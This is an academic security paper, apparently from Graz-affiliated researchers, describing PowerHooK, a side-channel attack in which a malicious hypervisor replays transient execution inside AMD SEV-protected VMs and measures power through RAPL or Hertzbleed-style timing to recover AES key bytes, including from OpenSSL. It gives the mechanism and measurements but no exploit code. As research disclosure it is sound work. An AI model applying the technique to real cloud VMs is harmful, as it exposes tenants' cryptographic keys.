Beyond these targeted attacks, software-based power side-channel attacks, which enable the extraction of secret data across traditional security boundaries such as process or VM isolation, are a difficult-to-mitigate class of attacks and remain largely unexplored. Prominent examples include PLATYPUS [38], Hertzbleed [58], and Collide+Power [33]. These attacks reveal secret information, such as cryptographic keys, by analyzing software-accessible interfaces related to the system's power consumption. For example, PLATYPUS [38] performs Correlation Power Analysis (CPA) [11] using low-resolution power readings from the Intel RAPL interface [29].

In practice, a major challenge of software-based power side-channel attacks is substantial system noise, since only a small fraction of the analyzed signal corresponds to exploitable leakage. Therefore, effective exploitation requires collecting a large number of repeated measurements (often over multiple days) and applying averaging to remove noise impact. To suppress noise, prior work [38, 47, 58] utilized interfaces ca-

*Work done while affiliated with Graz University of Technology.

pable of triggering repeated encryptions, which provide powerful capabilities for an attacker. In a more restrictive setting, prior work [38, 57] demonstrated a zero-stepping approach for instruction repetition to mount software-based power side-channel attacks. While zero-stepping is a powerful technique leveraged by multiple side-channel attacks [13, 22, 62], it is limited in practice for power side-channel attacks [38]. Specifically, noise from the zero-stepping logic and the extended duration required for each measurement hindered successful exploitation, thus preventing leaking constant-cycle AES key bytes using zero-stepping [38,57]. Therefore, the full potential of software-based power side-channel attacks targeting confidential computing technologies (i.e., AMD VMs with SEV, SEV-ES and SEV-SNP enabled) remains unexplored. This raises several key questions: Is it possible to mount software-based power side-channel attacks against AMD VMs with SEV, SEV-ES and SEV-SNP enabled? How can an attacker repeatedly invoke victim code sequences that process secrets in a single run, to mount power-analysis attacks? Do coarse resolution, low sample rate of the power interface, and high noise hinder extraction of fine-grained secrets from constant-cycle algorithms, such as AES, inside a confidential VM?

In this paper, we address these challenges of software-based power side-channel attacks and target VMs with AMD SEV, SEV-ES and SEV-SNP enabled, extracting VM secrets by leveraging transient execution replay. Specifically, we present PowerHooK, a new software-based power side-channel attack that leverages attacker-controlled instruction replay of vulnerable victim code paths in the transient domain, and subsequently denoises resulting power traces. PowerHooK leverages a *transient-execution replay hook*, namely a faulting instruction executed by the victim (e.g., a page-faulting memory load), as in prior transient-execution attacks against Intel SGX [54]. The fault opens a transient window of successive instructions that the hypervisor can repeatedly trigger by leaving the fault unresolved. In more detail, PowerHooK exploits the power consumption of such a transient execution window that occurs after the victim VM accesses a not-present, on-demand mapped page, but before the resulting page fault causes a VM exit. This enables an attacker to consistently trigger victim CPU operations that process secrets in a single execution run, measure their power consumption via internal CPU interfaces such as RAPL or the Hertzbleed effect (observable via commonly available timers), and denoise the collected traces.

To evaluate the effectiveness of PowerHooK, we systematically analyze and compare data-dependent power leakage from constant-cycle instructions executed architecturally, speculatively, and transiently across different AMD platforms (mobile, desktop, and server). To quantify the overhead that confidential-computing technologies add to PowerHooK, we first measure the increase in replay latency while enabling progressively stronger levels of AMD's protection. Additionally, we quantify how these virtualization levels affect power leakage, highlighting that PowerHooK's replay enables effective instruction repetition to mount software-based power side-channel attacks across confidential VM boundaries.

We demonstrate the feasibility of our approach in a leakage analysis of a synthetic first-round AES CPA case study across AMD-V, SEV, SEV-ES, and SEV-SNP. Using a generic filtering step based on observed CPU frequency and latency, an attacker can leak an AES key byte using PowerHooK from a VM running AMD-V in only 3 min (i.e., 300 samples), from SEV in 2450 samples, from SEV-ES considering 3430 samples and from SEV-SNP in 1320 samples.

Finally, we present a real-world AES-CBC key byte recovery attack on OpenSSL, breaking the VM's trust model through PowerHooK. We show that an attacker can leak confidential AES key bytes by observing and replaying secret-processing code paths during a single run of OpenSSL's constant-cycle AES-NI multi-block CBC decryption on a VM-isolated cloud worker. Using PowerHooK, we recover AES key bytes from an AMD SEV-ES protected VM in approximately 3.7 h (i.e., 23 000 samples), highlighting the availability of replay hook gadgets in cryptographic libraries and the effectiveness of such attacks on real cloud workloads.

Contributions. In summary, our key contributions are:

(1) Denoising software-based power side channels. We present PowerHooK, a transient-replay measurement gadget exploiting page-fault-based transient replay for power trace collection. By transiently replaying victim code sequences from a single victim execution within a confidential VM, PowerHooK effectively amplifies and denoises transient power traces.

(2) Systematic analysis of transient power leakage. We systematically analyze data-dependent power leakage of architectural, speculative, and transiently replayed instructions beyond VM isolation boundaries of AMD SEV technologies.

(3) Synthetic AES CPA attack benchmark. We characterize leakage rates of a synthetic first-round AES CPA attack in the transient domain across different levels of virtualization, i.e., AMD-V, SEV, SEV-ES and SEV-SNP.

(4) Real-world OpenSSL AES key-byte recovery attack. We present a real-world known-ciphertext AES key-byte recovery using PowerHooK, extracting key bytes from an AMD SEV-ES protected VM in a single invocation of OpenSSL's AES-NI accelerated CBC implementation.

Outline. Sections 2 and 3 present background and threat model. Section 4 presents the PowerHooK attack. Section 5 details the leakage analysis. Section 6 demonstrates the synthetic transient AES-NI leakage analysis, and Section 7 presents a real-world AES key recovery on OpenSSL. Sections 8 and 9 discuss related work and conclude.

2 Background

In this section, we describe background on AMD SEV technologies, transient execution, and power side-channel attacks.

2.1 AMD SEV Technologies

Virtualization technologies (e.g., AMD-V) enable sharing of computing resources between multiple virtual environments on a single physical machine, i.e., by separating a *guest* from the *host* system. This enables efficient utilization of resources for desktop and server applications. Traditionally, the hypervisor has been seen as a trusted element within the security model. However, cloud computing requires a stronger security model, which excludes the hypervisor from the Trusted Computing Base (TCB). Thus, the confidential computing security model relies on strong isolation of workloads against cloud-co-located guests and *a potentially malicious host*.

AMD Secure Encrypted Virtualization (SEV) [6] targets this security model, protecting virtual machines (VMs) from a potentially compromised hypervisor. AMD SEV encrypts DRAM [5], providing cryptographic isolation of VMs and protection against physical attacks (e.g., cold boot attacks [27]). AMD SEV Encrypted State (SEV-ES) [1] encrypts CPU register content during a VM exit (i.e., switch to the hypervisor) [60]. AMD SEV Secure Nested Paging (SEV-SNP) [3] adds memory integrity, preventing encrypted memory content tampering [45, 46, 61]. Thus, AMD SEV technologies, including SEV-SNP and SEV-ES, allow running isolated workloads on the same machine, enabling confidential cloud computing.

2.2 Transient Execution

The microarchitectural design of modern CPUs incorporates techniques and optimizations (e.g., pipelining, speculative execution, and out-of-order execution) to improve system performance, increasing throughput and efficiency. Out-of-order execution [56] allows instructions to be executed as soon as input data and CPU resources (e.g., execution units) are available, instead of strictly following sequential program order. The instruction stream is reordered to optimize hardware utilization and reduce CPU idle times. Subsequent instructions independent of preceding computational results can be executed out-of-order while waiting for the completion of a previous (slower) instruction, such as a load from memory.

The Reorder Buffer (ROB) in an out-of-order pipeline ensures that instructions are retired in program order, i.e., by buffering computational results and either discarding them or committing them *in-order* to the architectural state, while the instructions may be transiently executed *out-of-order*. When an error or fault occurs during the execution of an instruction (or the execution is invalid due to misspeculation), the CPU processes so-called *transient instructions* [39]. In such cases, subsequent results in the ROB are discarded, and architectural state is restored prior to the faulting instruction. However, *transient* instructions, albeit never architecturally committed (i.e., discarded on a fault), leave traces in the microarchitectural state (e.g., in the memory cache). Transient execution attacks [14], such as Meltdown [39] and Spectre [31], exploit these changes in the microarchitectural state to infer secrets, such as cryptographic keys.

2.3 Power Side-Channel Attacks

Power side-channel attacks exploit information leakage, such as the static and dynamic power consumption of CMOS circuits, observable while processing secret data. Traditionally, adversaries target embedded cryptographic devices, collecting power "traces" with physical equipment, subsequently applying statistical analysis to recover confidential data, e.g., cryptographic keys [11, 32, 41].

Simple Power Analysis (SPA) [32] observes changes in the power consumption and matches them to specific operations or data operands processed on the system. Alternatively, Differential Power Analysis (DPA) [32], detects differences in power consumption of computations with controlled inputs to uncover secrets. Correlation Power Analysis (CPA) [11] replaces the differential approach with correlations to extract cryptographic keys. Moreover, CPA can leverage arbitrary power leakage models, such as the *Hamming distance*, i.e., the number of bit positions where two binary values differ, and the *Hamming weight*, i.e., the number of '1' bits in a binary value, to model the power consumption for key extraction.

PLATYPUS [38] is the first attack that demonstrated how to mount power side-channel attacks purely from software targeting desktop and server-class CPUs. The unprivileged Running Average Power Limit (RAPL) [29] software interface, reporting a CPU's power consumption, eliminates the need for physical proximity to the target device. Subsequent removal of unprivileged access to RAPL motivated Hertzbleed-type attacks [40, 58], which show that CPU frequency (and thus execution time) can act as a proxy for power, effectively re-enabling unprivileged power side channels from software.

3 Threat Model

The threat model of this work aligns with the AMD SEV VM trust model [6], i.e., protecting a VM against a compromised hypervisor. We assume a victim runs confidential workloads within a VM that is managed by a malicious hypervisor with complete system control. Specifically, the victim processes sensitive data that the hypervisor is not allowed to infer. Furthermore, we assume that the victim employs constant-time implementations of cryptographic algorithms without secret-dependent memory access patterns, thereby reducing attack surface against cache- or contention-based side-channel attacks. Additionally, we presume that the victim's VM is pro-




Figure 1: The energy consumption of multiple instructions executed architecturally and transiently. Notably, execution consumes energy, regardless of whether the result is later discarded due to an earlier fault, as given in the energy curve.

tected with AMD SEV with SEV-ES and SEV-SNP enabled, encrypting the victim's memory and register state.

The malicious hypervisor leverages the Running Average Power Limit (RAPL) interface to measure CPU power consumption when available to privileged software, i.e., the hypervisor. If access to RAPL is restricted or disabled [9], the attacker instead relies on commonly available power proxies, e.g., frequency-based leakage as in Hertzbleed [58]. The malicious hypervisor can hence mount a software-based power side-channel attack to leak secret data that is processed by the victim inside the VM.

4 The PowerHooK Attack

This section presents the PowerHooK attack, our novel approach for amplifying power leakage by applying transient execution replay across VM boundaries. First, we outline the foundations of software-based power leakage, combined with transient execution. Second, we detail the PowerHooK page-fault-based replay mechanism that transiently replays the guest's instructions, subsequently denoising power measurements, targeting constant-time algorithms processed in a single guest execution run.

4.1 Power Leakage of Transient Execution

Conventional, software-based power analysis commonly observes the power consumption of executed and architecturally committed instructions [38, 58, 59]. A typical scenario in this simplified model involves reading a value from a power interface, invoking an algorithm, and subsequently reading a second value from the power interface after the algorithm completes execution. The difference between the two measurements corresponds to the energy consumed by the algorithm. At a program level, this simplified view reflects the algorithm's total energy consumption.

However, modern CPUs integrate microarchitectural optimizations to execute instruction streams efficiently. One prominent optimization is out-of-order execution, which reorders the instruction stream (executing independent instructions out of order) to reduce CPU idle times. Notably, out-of-order-executed instructions consume energy during execution, regardless of when their results, that are cached in the ROB are committed to the architectural state.

Figure 1 shows a specific case of out-of-order execution; The energy consumption of multiple instructions executed in the transient domain, e.g., instructions executed out-of-program order but never architecturally committed due to an earlier fault. The example shows a triggering instruction, e.g., a memory interaction, which takes a long time to execute, stalling subsequent instructions that depend on its computational result. To mask memory latency, independent instructions within the instruction stream (denoted as *transient 1* to *transient n*), are executed out-of-order and thus consume energy when executed. When encountering a fault for the triggering instruction, the architectural state is recovered, i.e., the results in the ROB are not committed. Nevertheless, the consumed energy of the transient instructions leaves visible traces in the system's energy readings. Note, our work considers only unauthorized, transient instructions revoked due to memory-faults, previously considered impractical for power attacks due to noise [16].

The synthesis of an exploit leveraging the high-level idea of power leakage from transient execution in the context of secure VMs raises the following open research questions.

RQ1 How can an attacker continuously invoke and replay dedicated code sequences, e.g., of a victim VM, within a transient window to exploit their power consumption?

RQ2 Is the unpredictable measurement noise and the overhead of heavy-weight VM isolation hindering an adversary from mounting practical power analysis attacks?

RQ3 Is the coarse resolution and sample rate ($\sim$1 ms) of the software power interface accessible from the hypervisor (e.g., RAPL or Hertzbleed-style proxies) sufficient to extract AES keys from constant-cycle, hardware-accelerated implementations within a victim VM via power analysis?

RQ4 Can an attacker leak VM secrets by observing a single execution run of real-world constant-cycle cryptographic algorithms inside a victim VM, e.g., from OpenSSL?

4.2 PowerHooK: Transient Execution Replay Power Analysis

This section describes the PowerHooK attack, which demonstrates page-fault-based transient execution replay on AMD SEV technologies, to mount and denoise power analysis attacks targeting confidential VMs. PowerHooK leverages the concept of page-fault-based transient-execution replay [54] targeting AMD confidential VMs. PowerHooK enables power side-channel attacks on constant-time, hardware-accelerated implementations that lack data-dependent control flow or memory accesses, which are often employed as a software de-




Figure 2: Conceptual attack setup of PowerHooK, the transient power side channel mounted from a malicious hypervisor leaking secrets of a victim VM. The malicious hypervisor repeats victim operations using a transient replay mechanism relying on page faults while taking power measurements using the RAPL software interface (or the Hertzbleed effect).

fense against microarchitectural side-channel attacks [7, 43]. In more detail, we show how a malicious hypervisor can deliberately mishandle a page fault triggered by a guest VM, enabling arbitrary replay of transient instructions following the faulting instruction. These arbitrary replays enable mounting software-based power side-channel attacks, leaking secrets processed by the victim VM in a single run, countering the interface's low resolution and significant system noise.

Figure 2 provides the core idea of a PowerHooK attack scenario in a concrete attack setting, i.e., on-demand paging, mapping a guest's memory pages only when required. The setting includes a guest running inside a VM, executing code and accessing a memory page that is not yet mapped ❶. The hardware, responsible for managing the memory resources, resolves the memory access by traversing the nested page-table walk ❷. Since resolving the invalid memory access takes several CPU cycles, the CPU transiently executes subsequent instructions following that memory access. We denote these transient instructions as *transient 1* to *transient n* ❸. Once the hardware recognizes the invalid memory access, a *page fault* ❹ occurs. This discards any results of the transient window, which are cached in the reorder buffer. Due to the restricted privileges of the VM, actions that require higher privileges (e.g., mapping pages) must be executed by a hypervisor, running outside these trusted boundaries. Thus, the pending fault subsequently triggers a `VMEXIT` ❺, transferring control to the hypervisor [8]. Following the `VMEXIT`, the hypervisor *should* map the missing page before returning the control back to the guest VM via a `VMENTER` call ❻.

Conversely, if a malicious hypervisor *does not map* the corresponding memory page before giving control back to the guest VM, another page fault is triggered, upon re-execution of the memory access by the VM ❶. This subsequently triggers the re-execution of the transient window, repeating the process ❶ to ❺. This replay mechanism ❼ can be triggered by a malicious hypervisor repeatedly, thus allowing arbitrary re-execution of the transient window.

From an architectural point of view, the guest's program counter does not advance. However, the repeated recomputations of the instructions in the transient window consume power ❽. A malicious hypervisor can capture these power differences via the RAPL power interface accessible outside the VM's boundaries, or by utilizing power-related signals (Hertzbleed effect [58]), i.e., the execution time differences of repeated transient replay. Thereby, one sample of a PowerHooK attack corresponds to the difference in power consumption before ❾ and after ❿ repeatedly invoking transient replay. Notably, without repeated execution of the transient window, the coarse resolution, and low sampling rate (∼1 ms) of the power interface, and high system noise hinder successful exploitation. The replay mechanism additionally enables an attacker to replay targeted subparts of an algorithm that processes secrets, enabling attacks on algorithms that are executed by the victim VM in a single run.

We present PowerHooK, an attack methodology utilizing transient replay gadgets to amplify power measurements. This allows the hypervisor to continuously invoke code sequences of a victim VM, thus enabling denoising of software-based power side-channel attacks on AMD confidential VMs.

5 Systematic Transient Leakage Analysis

This section systematically analyzes data-dependent power leakage by comparing leakage rates of PowerHooK transient replay across VM boundaries against leakage rates of architectural and speculative execution. Specifically, we characterize leakage rates observable via the RAPL power interface, and




Figure 3: Schematic setup of the systematic leakage analysis of processing varying data operands with ① architecturally executed instructions in the hypervisor, ② architecturally executed instructions in a VM, ③ speculatively executed instructions in the hypervisor, and ④ transient instructions replayed via PowerHooK across the VM's boundaries.




Figure 4: Scatterplot of sample execution time versus core energy consumption of experiment ① running on the AMD Ryzen 5 9600X. We use the distinct clusters containing the most samples in execution times to filter the observed energy consumption (highlighted in red).

the Hertzbleed leakage effect, measured via a timing instruction. We evaluate the leakage effect across different generations of AMD CPUs (i.e., Zen+, Zen 3, Zen 5), characterizing the impact of (i) resolving and recovering from architectural faults and (ii) the overhead of repeated VM enter and exit. Moreover, we analyze different CPU classes, ranging from server-grade to mobile-class CPUs, characterizing power and Hertzbleed-type leakage of our PowerHooK attack.

Experimental Setup. We evaluate power leakage in 4 distinct scenarios shown in Figure 3, namely, ① architectural execution in the hypervisor, ② architectural execution inside the guest VM, ③ speculative execution in the hypervisor, and ④ transient replay inside the guest VM via PowerHooK. Each scenario executes the same constant-cycle workload based on the `xor`-instruction, aligning repetition numbers to allow a direct comparison between the scenarios. We measure the power consumption of each scenario via the RAPL power interface and the execution time with a timing instruction quantifying the Hertzbleed leakage effect.

Scenario Description. Experiment ① executes the workload architecturally in the hypervisor, i.e., instructions execute and retire in program order, and serves as a baseline for our leakage analysis. Experiment ② executes the same workload architecturally inside a VM, gathering measurements from the hypervisor before entering and after exiting the VM, and determines leakage of instructions executed inside the VM across VM boundaries. Experiment ③ executes the workload speculatively in the hypervisor by triggering misspeculation with a SpectreRSB gadget [34] that maliciously fills the return stack buffer. This scenario quantifies speculative leakage, including noise of recovering from misspeculation. Experiment ④ executes the workload in a transient replay window inside the VM, triggered by the hypervisor, corresponding to our PowerHooK replay method (Section 4.2). We trigger the transient window with an invalid memory access. While hardware resolves the fault, the workload executes transiently until the fault is detected. This experiment quantifies leakage overhead from trigger address resolution, VM transitions, and fault recovery. We collect 5000 measurements (samples) from the hypervisor in each scenario.

To reduce system noise across all evaluations, we disable hyperthreading, turn off interrupts on the measurement core, set Periodic Directory Rinse (PDR) tuning to the lowest supported frequency in BIOS (where available), and disable unnecessary host services that could interfere with the measurements. For the Zen 5 EPYC server CPU, which provides several performance-tweaking options in BIOS, we set the performance profile to KVM-optimized.

Executed Workload. The executed workload is constant-cycle, operating exclusively on registers without memory interactions, and has no data-dependent timing or branching. The workload is designed to exhibit different power draw for two operand classes, with one consuming more power than the other. In more detail, we implement the workload with a 128-bit exclusive-or *vpxor* which takes two data operands. The first operand is set to 0 each invocation, and the second operand is all-zero or all-ones, controlling whether the input is flipped before writing the output. The result of each toggling operation is used as the input to the next *vpxor* instruction in a loop, thus repeatedly toggling (or leaving unchanged) the first operand. The workload operates on 7 distinct input registers initialized with identical values to amplify leakage, consuming all available execution engines and ports.

To ensure that the leakage rates of all four scenarios ① - ④ are comparable, each scenario executes an identical number of workload repetitions. We choose the number of repetitions such that the PowerHooK transient replay evaluation (scenario ④) takes approximately 2 s to obtain one sample. Note that the execution times of the other scenarios that do not

Table 1: The systematic leakage analysis of the RAPL *core-energy* domain (Signal-to-Noise Ratio (SNR), Pearson correlation r, and timer per sample t (s)) of instructions architecturally executed in the hypervisor ①, architecturally executed in a VM ②, speculative executed in the hypervisor ③, and transiently replayed using PowerHooK in the VM ④, on different AMD CPUs and categories. More intense cell colors highlight larger absolute values of SNR and execution time per sample.

ID	CPU	uarch	Class	Arch HV ①			Arch VM ②			Spec. ③			Transient ④			
				r ·1	SNR ·1	t s	r ·1	SNR ·1	t s	r ·1	SNR ·1	t s	r ·1	SNR ·1	t s	
$\mathcal{A}$	AMD Ryzen 7 PRO 3700U	Zen+	M	0.333 ±0.063	0.125	0.122 $\pm10^{-3}$	0.333 ±0.063	0.125	0.118 $\pm10^{-3}$	0.216 ±0.050	0.048	0.053 $\pm10^{-3}$	0.175 ±0.068	0.032	1.993 $\pm10^{-2}$	PowerHooK
$\mathcal{B}$	AMD Ryzen 7 PRO 5850U	Zen 3	M	0.264 ±0.066	0.075	0.118 $\pm10^{-4}$	0.214 ±0.067	0.048	0.120 10^{-4}	– ±	0.003	0.028 $\pm10^{-4}$	0.082 ±0.069	0.007	1.852 $\pm10^{-3}$	
$\mathcal{C}$	AMD Ryzen 5 9600X	Zen 5	D	0.990 ±0.001	51.205	0.231 $\pm10^{-3}$	0.973 ±0.003	17.786	0.232 $\pm10^{-3}$	– ±	0.001	0.038 $\pm10^{-5}$	0.128 ±0.069	0.017	2.035 $\pm10^{-4}$	
$\mathcal{D}$	AMD Ryzen 7 PRO 5750G	Zen 3	D	0.559 ±0.050	0.455	0.123 $\pm10^{-4}$	0.181 ±0.066	0.033	0.125 10^{-4}	– ±	0.0001	0.030 $\pm10^{-4}$	0.075 ±0.069	0.006	1.948 $\pm10^{-4}$	
$\mathcal{E}$	AMD EPYC 7313P	Zen 3	S	0.116 ±0.068	0.014	0.116 $\pm10^{-4}$	0.284 ±0.063	0.088	0.118 $\pm10^{-3}$	– ±	0.000	0.027 $\pm10^{-4}$	0.092 ±0.069	0.009	1.925 $\pm10^{-3}$	
$\mathcal{F}$	AMD EPYC 9005	Zen 5	S	0.719 ±0.035	1.076	0.169 $\pm10^{-5}$	0.377 ±0.061	0.166	0.167 $\pm10^{-5}$	0.133 ±0.067	0.018	0.029 $\pm10^{-6}$	– ±	0.0003	2.000 $\pm10^{-4}$	




Figure 5: Scatterplot of CPU frequency vs core energy consumption of experiment ① on the AMD Ryzen 5 9600X. The scatter plot shows separable clusters between the two classes.




Figure 6: Sample execution times and Signal-to-Noise Ratios (SNR) for scenarios ① - ④ across all evaluated devices.

perform transient replay are lower, as they do not include the overhead of repeated VM transitions. Before and after each invocation of the workload, we collect RAPL power readings from the core and package domains, the core frequency and the execution time in clock cycles, thereby enabling the quantification of the Hertzbleed effect (see Appendix A).

Enhanced Signal Filtering. In our evaluation, we apply a generic filtering step to the collected per-core energy readings to ensure fair comparison between the different leakage scenarios, isolating relevant leakage signals. Figure 4 shows a scatter plot of the collected per-core power readings versus the sample execution time of scenario ① collected on the AMD Ryzen 5 9600X. The figure shows distinct clusters in the sample execution time, originating from Dynamic Voltage and Frequency Scaling (DVFS) effects. This is consistent with the results given in Figure 5, which also show clustering of the CPU frequency over the core energy consumption. Each cluster contains samples of both operand classes, which are clearly separable in the core energy domain. The absolute values of the core energy across the different clusters vary, thereby decreasing the leakage rate when considering the raw signal.

Note that the number of clusters (DVFS operating points, i.e., voltage-frequency pairs) varies across scenarios, workloads, and machines, hindering direct comparison. Thus, we filter the collected signal based on the cluster with the largest number of samples in execution time or core frequency (highlighted in red), selecting 800 samples for evaluation. This ensures consistency across scenarios and machines, without relying on more sophisticated signal post-processing.

Evaluation. We quantify the leakage strengths of the energy readings of the *core-power* domain by comparing the four experiments by computing (i) the Pearson correlation (r) of the measured traces with a binary power model $\mathcal{M} = \{0, 1\}$, (ii) the Signal-to-Noise Ratio (SNR), and (iii) the time per sample for each experiment. We provide the results in Table 1 and Figure 6, evaluating different AMD CPU generations and CPU classes. Additionally, we provide the experiment's leakage rates captured via the unprivileged accessible Hertzbleed leakage effect, providing results in Appendix A. For our statistical evaluations, we use energy readings obtained from

the per-core RAPL interface, filtering DVFS effects with a generic filtering approach.

Evaluation Results. The evaluations show similar leakage trends across AMD CPUs of different generations and classes (mobile, desktop, and server). Experiments ① and ② executing the workload architecturally show the most significant correlations r, which lie between 0.1 and 0.99. In comparison, experiment ③, executed speculatively, shows decreased correlations, with some devices yielding results that do not reach statistical significance. We attribute this to the overhead of triggering speculation and the early resolution of misspeculation before the workload completes, as indicated by the reduced sample execution time. Finally, the transient PowerHooK replay ④ yields correlations of 0.1 to 0.2, with only minor deviations between different CPU classes and generations. The SNR of the experiments follows a similar trend.

Figure 6 depicts the SNR and the execution time per sample across the different experiments. As experiment ④, transient PowerHooK replay, defines the number of repetitions such that each sample executes for roughly 2 s. Due to the reduced overhead, i.e., no repeated VM transitions and no recovering from architectural faults, architectural executions (① and ②) showcase decreased sample execution times by a factor of 10 to 20 compared to ④. Speculative execution ③ shows the fastest sample execution times. We suspect early detection of mis-speculation before the full workload finishes execution as a possible reason. While PowerHooK transient replay shows larger execution times and lower correlations than architectural execution, it allows for controlled instruction replay, enabling an attacker to extract secrets across VM boundaries.

We systematically show that PowerHooK exposes data-dependent power leakage, comparing leakage rates against architectural and speculative execution. While PowerHooK replay yields lower leakage rates than architectural execution due to guest-host transition noise, it enables arbitrary replay of victim code sequences, allowing an attacker to average out noise.

6 PowerHooK Leakage Characterization Across SEV Technologies

This section presents a systematic evaluation of PowerHooK leakage across different levels of AMD's confidential computing technology (AMD-V, SEV, SEV-ES, SEV-SNP) using a synthetic Correlation Power Analysis (CPA) benchmark, recovering a key byte of a first-round AES implementation accelerated with AES-NI. In an initial step, we quantify the execution time overhead that confidential computing adds to PowerHooK replay. Second, we perform an AES CPA, leaking an AES key byte processed by a confidential VM by a single AES-round using the AES-NI hardware-acceleration. In a subsequent frequency-based filtering step, we demonstrate how an attacker can filter the collected traces based on the CPU frequency or execution time to enable the extraction of secrets, i.e., cryptographic key material. Besides characterizing PowerHooK leakage via the RAPL power interface, we showcase in Appendix B, an AES key byte recovery exploiting the Hertzbleed effect with a timing instruction (`rdtscp`).




Figure 7: Per-PowerHooK replay latency $\hat{L}$ across confidential computing modes, averaged over $n = 1500$ samples, each sample with a $t = 1$ s replay duration ($\hat{L} = t/N$; N = # of replays per sample) (std. dev below visual resolution; 10^{-8} to 10^{-10}s).

6.1 Replay Latency

As an initial step of our analysis, we quantify how different levels of virtualization (AMD-V, SEV, SEV-ES, and SEV-SNP) under identical system configuration (e.g., Transparent Huge Pages (THP) disabled in hypervisor), affect the PowerHooK replay execution time. Specifically, we measure PowerHooK execution times by replaying the PowerHooK gadget for approximately one second, estimating replay execution time using a timing instruction, i.e., `rdtscp`.

Figure 7 displays the average, per-PowerHooK replay execution time across 1500 samples on two AMD EPYC server-class CPUs (Zen 3 and Zen 5). In relation to AMD-V, enabling AMD SEV increases PowerHooK execution time by factors of 1.54 (Zen 3) and 1.11 (Zen 5). Enabling AMD SEV-ES increases average PowerHooK execution time by a factor of 3.85 (Zen 3) and 3.10 (Zen 5), which is in line with the additional state and register encryption performed upon guest entry and exit. Notably, enabling SEV-SNP introduces lower execution time overhead to the replay gadget than enabling SEV-ES. Compared to SEV-ES, SEV-SNP reduces per-replay execution time by 24% and 16% for Zen 3 and Zen 5, respectively. This reduction in replay execution time is also consistent when pinning the CPU frequency. Despite the additional RMP checks performed by SEV-SNP, the decrease in replay latency may partly be explained by RMP-caching, which optimizes repeated RMP checks [2, 10].

Enabling AMD SEV increases replay latency by only a small amount compared to AMD-V (1.5x / 1.1x) (Zen 3/Zen 5). In contrast, SEV-ES raises replay latency sharply (3.8x / 3.1x), likely due to the overhead of state and register encryption. Despite SEV-SNP's added integrity protection, results show a replay latency decrease by (24%/16%) compared to SEV-ES.

